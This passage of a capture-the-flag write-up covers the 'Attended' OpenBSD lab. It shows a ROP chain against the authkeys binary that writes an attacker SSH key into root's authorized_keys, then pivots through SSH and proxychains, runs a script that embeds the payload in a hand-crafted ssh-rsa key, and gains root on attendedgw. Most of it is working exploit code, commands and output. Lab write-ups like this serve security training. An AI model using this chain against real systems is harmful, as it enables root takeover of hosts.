
```
payload += p64(mov_eax)         # Set the lower 32 bits of RAX to 0xFFFFFFFF
for x in range(7):              # Repeat the following pattern 7 times
    payload += p64(shr_eax)     # Shift Right by 1
    payload += p64(shr_eax)     # Shift Right by 1
    payload += p64(shr_eax)     # Shift Right by 1
    payload += p64(not_al)      # Perform a bit-wise NOT on LSB
    payload += p64(shr_eax)     # Shift Right by 1
payload += p64(shr_eax)         # Finally shift 0x77 right, to make 0x3b

payload += p64(syscall)         # Make our system call
```



```
                                                             0:0:clear - "openbsd.localdomain"
[ Legend: Modified register | Code | Heap | Stack | String ]
[*] Failed to read /proc/<PID>/maps, using GDB sections info: [Errno 2] No such file or directory: '/proc/80260/maps'
$rax   : 0x3ffffe0
$rbx   : 0xf02d0ff3
$rcx   : 0xe9
$rdx   : 0x0
$rsp   : 0x7f7ffffd1438
$rbp   : 0x7f7ffffd13a0
$rsi   : 0x000000000060115c  _  0x00000000006010d0  _  0x622f00632d006873
$rdi   : 0x00000000006010c8  _  0x0068732f6e69622f
$rip   : 0x0000000000400372  _   ret
$r8    : 0x7f7ffffd1ba8
$r9    : 0x7f7ffffd1528
$r10   : 0x7f7ffffd1090
$r11   : 0xcf03400000000000
$r12   : 0x7f7ffffd1588
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign TRAP INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x002b $ss: 0x0023 $ds: 0x0023 $es: 0x0023 $fs: 0x0023 $gs: 0x0023
[!] Unmapped address
     0x400369                  neg    DWORD PTR [rdx-0x3d]
     0x40036c                  xor    dh, 0xd0
     0x40036f                  adc    cl, 0xe8
 _   0x400372                  ret
   _    0x400370                  shr    eax, 1
        0x400372                  ret
        0x400373                  xor    cl, 0xe0
        0x400376                  sbb    dh, 0xd0
        0x400379                  ret
        0x40037a                  mov    ecx, 0x2100ff3
[#0] Id 1, stopped 0x400372 in ?? (), reason: SINGLE STEP
[#0] 0x400372 _ ret
[#1] 0x400370 _ shr eax, 1
[#2] 0x40036d _ not al
[#3] 0x400370 _ shr eax, 1
[#4] 0x400370 _ shr eax, 1
[#5] 0x400370 _ shr eax, 1
[#6] 0x400370 _ shr eax, 1
[#7] 0x40036d _ not al
[#8] 0x400370 _ shr eax, 1
[#9] 0x400370 _ shr eax, 1
0x0000000000400372 in ?? ()
gef_

[0] 0: : egdb*   1: : ksh-
```


We can use `ktrace` and `kdump` on OpenBSD to trace a running process, including system calls. `ktrace -tc -p PID` will enable tracing for system calls from `PID`, while `kdump -p PID` will dump the trace in human-readable format.

Using those utilities along with GDB, we can wait before the `syscall`, configure the tracing for the current PID and then continue.



```
0:1:ksh - "openbsd.localdomain"
openbsd$ ktrace -tc -p 68662
openbsd$ 
[0] 0: : egdb-   1: : ksh*
```

We can also see that a number of instructions were set to zero, including `RAX`. `RAX` will contain the return code for the `syscall`. As ours is `0x00`, we know that it executed successfully. We can also confirm if our exploit works successfully by running as root and seeing if our key is written to the `authorized_keys` file.



```
openbsd# echo '' > .ssh/authorized_keys
openbsd# ./authkeys $(python -c "print('SHA256:' + 'A' * 46)") /root ssh-rsa $(cat payload)
Evaluating key...
openbsd# cat .ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJLQUB0tLiCK1fIjR1/tJQ07gEYrZuK0fDBn/kvRh2wt foxtrot@pwn
openbsd#
openbsd#
openbsd# # :)
openbsd# 
```

Success! We have constructed a working ROP chain, which uses a syscall to write our own SSH key into the root users SSH authorized_keys file.

Enumerating attendedgw

Now that we have a working payload to exploit the authkeys binary with, we can move on to trying attacking the `attendedgw` machine with it.

When we enumerated the machine as `freshness` we discovered the `attendedgw` machine on the same network as `attended`. We also saw that it runs the `authkeys` binary and will execute with our controllable input when attempting to SSH into it.

Because the `attended` machine does not have any kind of tools to enumerate more machines, we can use SSH and proxychains to proxy the `attendedgw` machine back to our attacking machine, and then use any tool against it.

First we'll add a new proxy to a proxychains configuration. We'll use SOCKS5 on port `1337`:

```
[ProxyList]
socks5  127.0.0.1   1337
```

then we'll use SSH to create the SOCKS5 proxy on port `1337` with some helpful options:

- `-C`: Compress traffic
- `-N`: Prevent a shell from spawning
- `-q`: Run quietly
- `-f`: Fork into background

```
(foxtrot@pwn):~ ssh -i user_key -D 1337 -C -N -q -f freshness@attended.htb
```

Now we can easily run an nmap scan for the `attendedgw` target by wrapping the tool in proxychains:

```
(foxtrot@pwn):~ proxychains nmap -sT -T4 192.168.23.1
...
Nmap scan report for attendedgw.htb (192.168.23.1)
Host is up (0.024s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
2222/tcp open  EtherNetIP-1
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 24.80 seconds
```

A quick scan shows a few services, but most of them yield no interesting results except for `2222`, which is a common alternative port for SSH's default `22`. If we attempt to SSH to the machine via port `2222`, we can confirm the service by receiving a prompt for a password:

```
(foxtrot@pwn):~ proxychains ssh root@192.168.23.1 -p 2222
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  192.168.23.1:2222  ...
OK
root@192.168.23.1's password:
```

Attacking attendedgw with a malicious SSH key

We know that `attendedgw` is the machine to attack with our ROP exploit, but first we need to embed our exploit inside an SSH key. This is so the ROP payload will be consumed by the authkeys binary when we attempt to SSH into it. Thanks to

To do this, we can construct an SSH key by hand that contains our exploit and an appropriate key header. The SSH public key algorithm format is documented with RFC 4253. It contains the key type, PEM encoded data and a comment.

The PEM data consists of:


- The Algorithm (ssh-rsa, etc)
- RSA Exponent
- RSA Modulus

The key type we'll choose is `ssh-rsa`, and the PEM encoded data is where we will store our malicious payload because that is what the authkeys binary will consume as it's fourth argument.

We'll start by analyzing a real OpenSSH RSA public key, by generating a 1024 bit key-pair:

```
(foxtrot@pwn):~ ssh-keygen -t rsa -b 1024 -f real_key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in real_key
Your public key has been saved in real_key.pub
The key fingerprint is:
SHA256:nF4iY5p1PEiwmm5DDVlzm7tw8x9jntvvkID52QgUSJA foxtrot@pwn
The key's randomart image is:
+---[RSA 1024]----+
|     =+o..       |
|    oE=.o .      |
|   o . + .       |
|    = . * +      |
|   + o X S o     |
| o   B O * = .   |
|   + o . o B +   |
| . .     + = .   |
|           =..oo |
+----[SHA256]-----+
```

If we inspect the generated public key with `cat`, we'll see the key type, PEM data, and comment separated by spaces:



```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCzbtb4cEmdNahB2xHEUmkpt3fGFr6GzZiIcOYokpur201
in0Zi7AHSj9dnIgOB2DI+BTvtGLePmSE5ZwkugZlpUxQyuOGqHs0myghaMpHBJq4kdkYtxIv1rEthZJuGxg
eYzM2CQFsdNG2zQC+lE6OdZkD21YWfF4Se66/Igh7pLw== foxtrot@pwn
```

If we then decode the PEM data from Base64 to Hex, we'll see how the data is formed:

```
(foxtrot@pwn):~ echo "AAAAB3NzaC1yc2EAAAADA.....1YWfF4Se66/Igh7pLw==" |
base64 -d | xxd
```

```
00000000: 0000 0007 7373 682d 7273 6100 0000 0301  ....ssh-rsa.....
00000010: 0001 0000 0081 00b3 6ed6 f870 499d 35a8  ........n..pI.5.
```

```
00000020: 41db 11c4 5269 29b7 77c6 16be 86cd 9888  A...Ri).w.......
00000030: 70e6 2892 9bab db4d 629f 4662 ec01 d28f  p.(....Mb.Fb....
00000040: d767 2203 81d8 323e 053b ed18 b78f 9921  .g"...2>.;.....!
00000050: 3967 092e 8199 6953 1432 b8e1 aa1e cd26  9g....iS.2.....&
00000060: ca08 5a32 91c1 26ae 2476 462d c48b f5ac  ..Z2..&.$vF-....
00000070: 4b61 649b 86c6 0798 cccd 8240 5b1d 346d  Kad........@[.4m
00000080: b340 2fa5 13a3 9d66 40f6 d585 9f17 849e  .@/....f@.......
00000090: ebaf c882 1ee9 2f
```

The layout of the decoded data is as described:

- `00 00 00 07` - 4 byte length prefix of 7 for key type
- `73 73 68 2d 72 73 61` - 7 byte string key type (ssh-rsa)
- `00 00 00 03` - 4 byte length prefix of 3 for RSA exponent
- `01 00 01` - 3 byte RSA exponent (65537)
- `00 00 00 81` - 4 byte length prefix of 81 (decimal 129) for RSA modulus
- `00 b3 .. e9 2f` - 81 byte RSA modulus

With this information we can accurately hand-craft a key with a specified modulus length and follow it with our payload. Because we wrote the Python payload script to output the length in hex originally, we know already it's `0x48A`:

```
(foxtrot@pwn):~ ./payload.py
Raw Payload Length Decimal: 1162
Raw Payload Length Hex: 0x48a
```

So we need the following header:

- `00 00 00 07` - 4 byte length prefix of 7 for key type
- `73 73 68 2d 72 73 61` - 7 byte string key type (ssh-rsa)
- `00 00 00 03` - 4 byte length prefix of 3 for RSA exponent
- `01 00 01` - 3 byte RSA exponent (65537)
- `00 00 04 8A` - 4 byte length prefix of payload length for RSA modulus
- `00 00 .. 00 00` - 1162 byte payload as RSA modulus

We can write a small helper script to automatically generate these keys based on our Python payload script output:

```
#!/bin/bash
KEY_HEADER=000000077373682d727361000000030100010000$(cat payload_length)
PAYLOAD=$(cat payload)
```

```
echo "========"
echo $KEY_HEADER
echo "--------"
echo $PAYLOAD
echo "========"

echo $KEY_HEADER | xxd -p -r  > key_header_raw
echo $PAYLOAD | base64 -d > payload_raw

cat key_header_raw > key_temp
cat payload_raw >> key_temp

cat key_temp | base64 > key_content

echo "ssh-rsa $(cat key_content)" > key_temp
echo " x@x" >> key_temp

tr -d "\n" < key_temp > malicious_key
```

Now that we have our key, we can target the `attendedgw` box via our SSH tunnel with it. We'll trigger the exploit by supplying the malicious key, and then we'll close the connection and log in with our ed25519 key instead, as it will have been put in the `authorized_keys` file.

```
(foxtrot@pwn):~ proxychains ssh -i malicious_key root@192.168.23.1 -p 2222
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  192.168.23.1:2222  ...
OK
root@192.168.23.1's password: (CTRL+C)

(foxtrot@pwn):~ proxychains ssh -i hacker_key root@192.168.23.1 -p 2222
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1337  ...  192.168.23.1:2222  ...
OK
Last login: Sat May  8 16:03:49 2021 from 192.168.23.2
OpenBSD 6.5 (GENERIC.MP) #12: Sun May 10 23:57:22 MDT 2020

Welcome to OpenBSD: The proactively secure Unix-like operating system.
```

```
Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

attendedgw# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty),
5(operator), 20(staff), 31(guest)
attendedgw# cat root.txt
1986..d48a
attendedgw#
attendedgw# # :)
attendedgw#
```